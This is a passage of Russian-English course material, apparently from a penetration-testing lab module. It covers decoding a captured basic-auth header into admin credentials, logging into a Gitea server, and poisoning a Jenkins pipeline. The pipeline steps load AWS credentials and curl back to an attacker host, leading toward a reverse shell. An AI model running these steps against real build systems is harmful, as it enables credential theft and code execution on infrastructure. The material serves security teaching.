
HTTP basic authentication headers base64-encoded в следующем format: <username>:<password>. Чтобы decode его, нужно использовать command **base64** с argument `--decode`. Используем **echo** со значением header и pipe его в utility base64.

```
kali@kali:~/static_content$ echo "YWRtaW5pc3RyYXRvcjo5bndrcWU1aGxiY21jOTFu" | base64 --decode
administrator:9nwkqe5hlbcmc91n
```


Листинг 22 - Decoding the header

Credentials в вашей lab будут другими.

Попробуем использовать эти учетные данные на SCM-сервере. Перейдем на страницу входа и щелкнем *Sign In*.



После щелчка *Sign In* нас переносит на home page пользователя!



Теперь, когда у нас есть доступ к большему объему информации, нужно снова начать процесс перечисления.

1. Какое имя пользователя у пользователя, который закоммитил учетные данные в репозиторий?

2. Найдите флаг в одном из файлов в истории git.

25.5. Poisoning the Pipeline

Теперь, когда у нас есть доступ для просмотра git-репозиториев, мы можем перечислять дальше и попытаться отравить *pipeline*. Pipeline в CI/CD означает действия, которые нужно выполнить для распространения новой версии приложения. Автоматизация многих из этих шагов делает действия повторяемыми. Pipeline может включать компиляцию программы, заполнение базы данных, обновление конфигурации и многое другое.


Во многих ситуациях файл определения конвейера можно найти в том же репозитории, где находится исходный код приложения. Для GitLab это файл **.gitlab-ci.yml**. Для GitHub такие файлы определяются в папке **.github/workflows**. Для Jenkins используется **Jenkinsfile**. У каждого из них свой синтаксис конфигурации.

Обычно конкретные действия запускают конвейер. Например, коммит в основную ветку может запустить конвейер, или pull request, отправленный в репозиторий, может запустить конвейер для тестирования изменений.

Этот учебный блок охватывает следующие учебные цели:

• Обнаружить pipelines в существующих repositories
• Понять, как изменять файл конвейера
• Узнать, как получить shell от pipeline builder
• Обнаружить дополнительную информацию от builder

Теперь, когда мы authenticated, снова попробуем открыть list of repositories. Щелкнем *Explore* в top menu.



На этот раз мы найдем список репозиториев. Один из них — репозиторий static_content, который мы уже загрузили. Ранее мы обнаружили **Jenkinsfile** в этом репозитории. Теперь, когда у нас есть доступ к фактическому репозиторию, мы, возможно, сможем изменить его и получить выполнение кода на сервере сборки. Откроем этот репозиторий и **Jenkinsfile** для дальнейшего изучения.

```
01  pipeline {
02      agent any
03      // TODO automate the building of this later
04      stages {
05          stage('Build') {
06              steps {
07                  echo 'Building..'
08              }
09          }
```


```
10          stage('Test') {
11              steps {
12                  echo 'Testing..'
13              }
14          }
15          stage('Deploy') {
16              steps {
17                  echo 'Deploying....'
18              }
19          }
20      }
21  }
```

Листинг 23 - Jenkinsfile in static_content

В строке 1 мы находим определение конвейера. В строке 2 находится определение агента, на котором будет выполняться этот конвейер. Обычно фактический CI/CD-контроллер и builder - разные системы. Это позволяет каждой системе быть более специализированной, вместо одной раздутой системы. В этом Jenkinsfile конвейер определяет, что может выполняться на любом доступном агенте.

На line 4 объявлены stages с тремя отдельными steps, определенными на lines 5, 10 и 15. Каждый step только отображает string. К сожалению для нас, line 3 указывает, что им еще нужно implement этот pipeline, а значит это не лучшая target для нас.

Похоже, в этом репозитории нет настроенного действительного pipeline. Далее проверим репозиторий image-transform и попробуем найти что-нибудь полезное.



В этом repo всего три files. На основании description мы увидим, что это CloudFormation template. Также мы найдем **Jenkinsfile** в этом repo. Откроем его и review pipeline.

```
01 pipeline {
02    agent any
03
04    stages {
05
06
07      stage('Validate Cloudfront File') {
08        steps {
09          withAWS(region:'us-east-1', credentials:'aws_key') {
10              cfnValidate(file:'image-processor-template.yml')
11          }
12        }
13      }
14
15      stage('Create Stack') {
16        steps {
17          withAWS(region:'us-east-1', credentials:'aws_key') {
18              cfnUpdate(
19                  stack:'image-processor-stack',
20                  file:'image-processor-template.yml',
21                  params:[
22                      'OriginalImagesBucketName=original-images-lgudbhv8syu2tgbk',
23                      'ThumbnailImageBucketName=thumbnail-images--lgudbhv8syu2tgbk'
24                  ],
25                  timeoutInMinutes:10,
26                  pollInterval:1000)
27          }
28        }
29      }
30    }
31  }
```

Листинг 24 - Jenkinsfile в image-transform

Снова мы находим определение конвейера на строке 1 и использование любого builder-агента на строке 2. Однако на этот раз у нас действительно есть шаги. Первое, что бросается в глаза, — использование withAWS на строках 9 и 17. Это указывает Jenkins загрузить AWS-плагин. Что важнее, это указывает плагину загрузиться с набором учетных данных. На строках 9 и 17 мы видим, что здесь загружаются учетные данные с именем "aws_key". Это установит переменные окружения *AWS_ACCESS_KEY_ID* для идентификатора ключа доступа, *AWS_SECRET_ACCESS_KEY* для секретного ключа и *AWS_DEFAULT_REGION* для региона.

Если администратор все настроил правильно, учетная запись, настроенная для этих учетных данных, должна как минимум иметь разрешения на создание, изменение и удаление всего, что есть в CloudFormation template. Если мы сможем получить эти учетные данные, возможно, получится повысить привилегии дальше.

Нам также следует review CloudFormation template. Мы разобьем template на несколько listings и объясним каждый раздел.

```
01  AWSTemplateFormatVersion: '2010-09-09'
02
03  Parameters:
04    OriginalImagesBucketName:
05      Type: String
06      Description: Enter the name for the Original Images Bucket
07    ThumbnailImageBucketName:
08      Type: String
09      Description: Enter the name for the Thumbnail Images Bucket
10
11  Resources:
12    # S3 buckets for storing original and thumbnail images
13    OriginalImagesBucket:
14      Type: AWS::S3::Bucket
15      Properties:
16        BucketName: !Ref OriginalImagesBucketName
17        AccessControl: Private
```

```
18    ThumbnailImagesBucket:
19      Type: AWS::S3::Bucket
20      Properties:
21        BucketName: !Ref ThumbnailImageBucketName
22        AccessControl: Private
```

Листинг 25 - S3 buckets in Cloudformation

Первая часть шаблона CloudFormation принимает параметры для имен двух бакетов. Один хранит исходные изображения, а другой - миниатюры. На основании имен репозитория и бакетов можно предположить, что это приложение обрабатывает изображения и создает миниатюры.

Далее мы находим definition *lambda* function.

```
24    ImageProcessorFunction:
25      Type: 'AWS::Lambda::Function'
26      Properties:
27        FunctionName: ImageTransform
28        Handler: index.lambda_handler
29        Runtime: python3.9
30        Role: !GetAtt ImageProcessorRole.Arn
31        MemorySize: 1024
32        Environment:
33          Variables:
34            # S3 bucket names
35            ORIGINAL_IMAGES_BUCKET: !Ref OriginalImagesBucket
36            THUMBNAIL_IMAGES_BUCKET: !Ref ThumbnailImagesBucket
37        Code:
38          ZipFile: |
39            import boto3
40            import os
41            import json
42
43            SOURCE_BUCKET = os.environ['ORIGINAL_IMAGES_BUCKET']
44            DESTINATION_BUCKET = os.environ['THUMBNAIL_IMAGES_BUCKET']
45
46
47            def lambda_handler(event, context):
48                s3 = boto3.resource('s3')
49
50                # Loop through all objects in the source bucket
51                for obj in s3.Bucket(SOURCE_BUCKET).objects.all():
52                    # Get the file key and create a new Key object
53                    key = obj.key
54                    copy_source = {'Bucket': SOURCE_BUCKET, 'Key': key}
55                    new_key = key
56
57                    # Copy the file from the source bucket to the destination bucket
58                    # TODO: this should process the image and shrink it to a more desirable size
59                    s3.meta.client.copy(copy_source, DESTINATION_BUCKET, new_key)
60                return {
61                    'statusCode': 200,
62                    'body': json.dumps('Success')
63                }
65    ImageProcessorScheduleRule:
66      Type: AWS::Events::Rule
67      Properties:
68        Description: "Runs the ImageProcessorFunction daily"
69        ScheduleExpression: rate(1 day)
70        State: ENABLED
71        Targets:
72          - Arn: !GetAtt ImageProcessorFunction.Arn
73            Id: ImageProcessorFunctionTarget
```

Листинг 26 - Lambda-функция в CloudFormation

Lambda-функция создает переменные окружения на основе имен S3-бакетов на строках 35 и 36. Строки 38-63 определяют содержимое Lambda-функции. Также на строках 65-73 есть правило для ежедневного запуска Lambda-функции. На строке 30 мы видим, что Lambda-функции назначена роль. Если мы сможем изменить эту Lambda-функцию, возможно, получится извлечь учетные данные этой роли.

```
74    ImageProcessorRole:
75      Type: AWS::IAM::Role
76      Properties:
77        AssumeRolePolicyDocument:
78          Version: '2012-10-17'
79          Statement:
80          - Effect: Allow
81            Principal:
82              Service:
83              - lambda.amazonaws.com
84            Action:
85            - sts:AssumeRole
86        Path: "/"
87        Policies:
88        - PolicyName: ImageProcessorLogPolicy
89          PolicyDocument:
90            Version: '2012-10-17'
91            Statement:
92            - Effect: Allow
93              Action:
94              - logs:CreateLogGroup
95              - logs:CreateLogStream
96              - logs:PutLogEvents
97              Resource: "*"
98        - PolicyName: ImageProcessorS3Policy
99          PolicyDocument:
100           Version: '2012-10-17'
101           Statement:
102           - Effect: Allow
103             Action:
104               - "s3:PutObject"
105               - "s3:GetObject"
106               - "s3:AbortMultipartUpload"
107               - "s3:ListBucket"
108               - "s3:DeleteObject"
109               - "s3:GetObjectVersion"
110               - "s3:ListMultipartUploadParts"
111             Resource:
112               - !Sub arn:aws:s3:::${OriginalImagesBucket}
113               - !Sub arn:aws:s3:::${OriginalImagesBucket}/*
114               - !Sub arn:aws:s3:::${ThumbnailImagesBucket}
115               - !Sub arn:aws:s3:::${ThumbnailImagesBucket}/*
```

Листинг 27 - IAM policy for Lambda function in Cloudformation


Определение политики разрешает обновление журналов (строки 88-97), а также доступ для получения и обновления объектов в бакете (строки 98-115). Хотя у нас сейчас нет такого доступа, это не самый перспективный путь.

Учетные данные, найденные в Jenkinsfile, должны иметь доступ для применения этого шаблона CloudFormation. Поэтому их разрешения всегда будут выше, чем тот доступ, который есть у нас в *lambda*-функции.


Однако, хотя мы, скорее всего, можем редактировать Jenkinsfile, поскольку теперь у нас есть доступ к repo, нужно проверить, как запустить build. Jenkins может быть настроен на запуск только при ручном вмешательстве; если это так, нужно продолжать исследование. Он также может быть настроен на регулярное выполнение pipeline. В таком сценарии мы не узнаем, как его запустить, пока он не выполнится. Однако Jenkins также может быть настроен на запуск build при каждом изменении в repo. Обычно это делается через вызов *webhook* со стороны SCM-сервера для

конкретных trigger. Проверим, содержит ли repo какие-либо конфигурации, которые выполняют pipeline при определенных действиях.

В Gitea webhooks можно найти на tab *Webhooks* в Settings.



Похоже, webhook configured! Изучим его подробнее, чтобы discover, что triggers этот webhook.



На основании параметров Git Push отправит webhook на сервер автоматизации. Далее попробуем изменить Jenkinsfile, чтобы получить обратную оболочку от builder.

1. Найдите flag в репозиторий.
2. Многие SCM, включая Gitea, поддерживают несколько типов webhooks, включая Slack, Gogs, Telegram, Discord и т. д. Какой тип webhook настроен в репозитории *image-transform*?

Перед тем как edit Jenkinsfile и push change, нужно определить нашу goal. Мы могли бы edit file только для exfiltration AWS keys или получить полноценный reverse shell. Попробуем вариант reverse shell, который позволит дальше enumerate builder и потенциально discover additional sensitive data.

Нам придется сделать assumption о целевой операционной системе, поскольку мы не нашли ничего, что указывало бы, работает builder на Windows или Linux. По умолчанию будем считать Linux и adjust to Windows при необходимости.

Syntax Jenkinsfile - это domain-specific language (DSL), основанный на language Groovy. Это означает, что нам нужно написать reverse shell в Jenkins DSL syntax. Сначала напишем payload в text editor, а затем push его в репозиторий. Начнем с basic pipeline definition.

```
pipeline {
  agent any
  stages {
    stage('Build') {
      steps {
        echo 'Building..'
      }
    }
  }
}
```

Листинг 28 - Basic Jenkinsfile

Мы хотим сохранить AWS credentials из original Jenkinsfile, поэтому добавим это в section *steps*.

```
pipeline {
  agent any
  stages {
    stage('Build') {
      steps {
        withAWS(region: 'us-east-1', credentials: 'aws_key') {
          echo 'Building..'
        }
      }
    }
  }
}
```

Листинг 28 - Basic Jenkinsfile - withAWS

Важно отметить, что function *withAWS* не является standard. Jenkins сильно relies on plugins для расширения functionality. Function *withAWS* - это feature AWS Steps plugin. Хотя AWS Steps plugin популярен, он included не в каждой Jenkins install. Однако, поскольку мы знаем, что этот pipeline уже использовал его, можно предположить, что он installed.

Теперь при запуске **echo** он будет execute с AWS credentials. Отредактируем это, чтобы сделать полезнее. Начнем с добавления block *script*. Хотя это не обязательно, он позволяет расширить pipeline дополнительными features, например проверкой используемой операционная система.

```
pipeline {
  agent any
  stages {
    stage('Build') {
      steps {
        withAWS(region: 'us-east-1', credentials: 'aws_key') {
          script {
            echo 'Building..'
          }
        }
      }
    }
  }
}
```

Листинг 28 - Basic Jenkinsfile - script

Поскольку Groovy можно использовать в этой секции script, естественной мыслью может быть написать reverse shell на Groovy.

Хотя Groovy можно использовать в секции script файла Jenkinsfile, Groovy-часть скрипта будет выполняться в песочнице с очень ограниченным доступом к внутренним API. Это означает, что мы, возможно, сможем создавать новые переменные, но не сможем обращаться к внутренним API, что фактически помешает получить shell. Администратор Jenkins может одобрять скрипты или включить автоматическое одобрение. По имеющейся информации невозможно знать, выполнится ли Groovy-скрипт, поэтому лучше не использовать Groovy-скрипт как reverse shell.

Вместо этого можно rely on другие plugins для выполнения system commands. Один plugin, Nodes and Processes, позволяет developers выполнять shell commands напрямую на builder с использованием step **sh**. Хотя Nodes and Processes - plugin, он разработан Jenkins и является одним из самых популярных plugins, installed на Jenkins. Помимо выполнения system commands, он также включает basic functionality, например changing directories с помощью **dir**. С высокой certainty можно предположить, что Jenkins server имеет его installed.

Начнем с выполнения чего-то достаточно простого, например curl, обратно на нашу Kali-машине. Нужно использовать cloud Kali IP, потому что у нашей local machine, скорее всего, нет public IP. Это позволит точнее определить, действительно ли script executed.

```
pipeline {
  agent any
  stages {
    stage('Build') {
      steps {
        withAWS(region: 'us-east-1', credentials: 'aws_key') {
          script {
            sh 'curl http://192.88.99.76/'
          }
        }
      }
    }
  }
}
```

Листинг 28 - Basic Jenkinsfile - curl

Текущий скрипт упадет, если будет выполнен на Windows-машине. Изменим его так, чтобы он выполнялся только в Unix-подобной системе. Для этого добавим оператор *if* под script и используем функцию *isUnix* для проверки ОС. Также изменим команду curl, чтобы подтвердить, что мы работаем в Unix-системе. Это очень полезно для отладки, если что-то пойдет не так.

Все, что мы делаем в этом example, не требует доступа к internal Groovy APIs и не потребует additional approval.

```
pipeline {
  agent any
  stages {
    stage('Build') {
      steps {
        withAWS(region: 'us-east-1', credentials: 'aws_key') {
          script {
            if (isUnix()) {
              sh 'curl http://192.88.99.76/unix'
            }
          }
        }
      }
    }
  }
}
```

Листинг 28 - Basic Jenkinsfile - isUnix

Потратим минуту, чтобы протестировать этот код. В реальном сценарии мы могли бы отложить его запуск, чтобы избежать срабатывания какого-либо оповещения. Однако в этом случае мы можем выполнять pipeline несколько раз.

Чтобы test это, сначала нужно start Apache на Kali для capture callback от curl и listener для capture reverse shell. Подключимся по ssh к cloud Kali-машине, используя password, предоставленный при запуске lab.

```
kali@kali:~$ ssh kali@192.88.99.76
The authenticity of host '192.88.99.76 (192.88.99.76)' can't be established.
ED25519 key fingerprint is SHA256:uw2cM/UTH1lO2xSphPrIBa66w3XqioWiyrWRgHND/WI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.88.99.76' (ED25519) to the list of known hosts.
kali@192.88.99.76's password:
kali@cloud-kali:~$
```

Листинг 29 - Logging into Kali


Далее start *apache2*, выполнив **sytemctl** с verb **start**, чтобы запустить service **apache2**.

```
kali@cloud-kali:~$ sudo systemctl start apache2
```

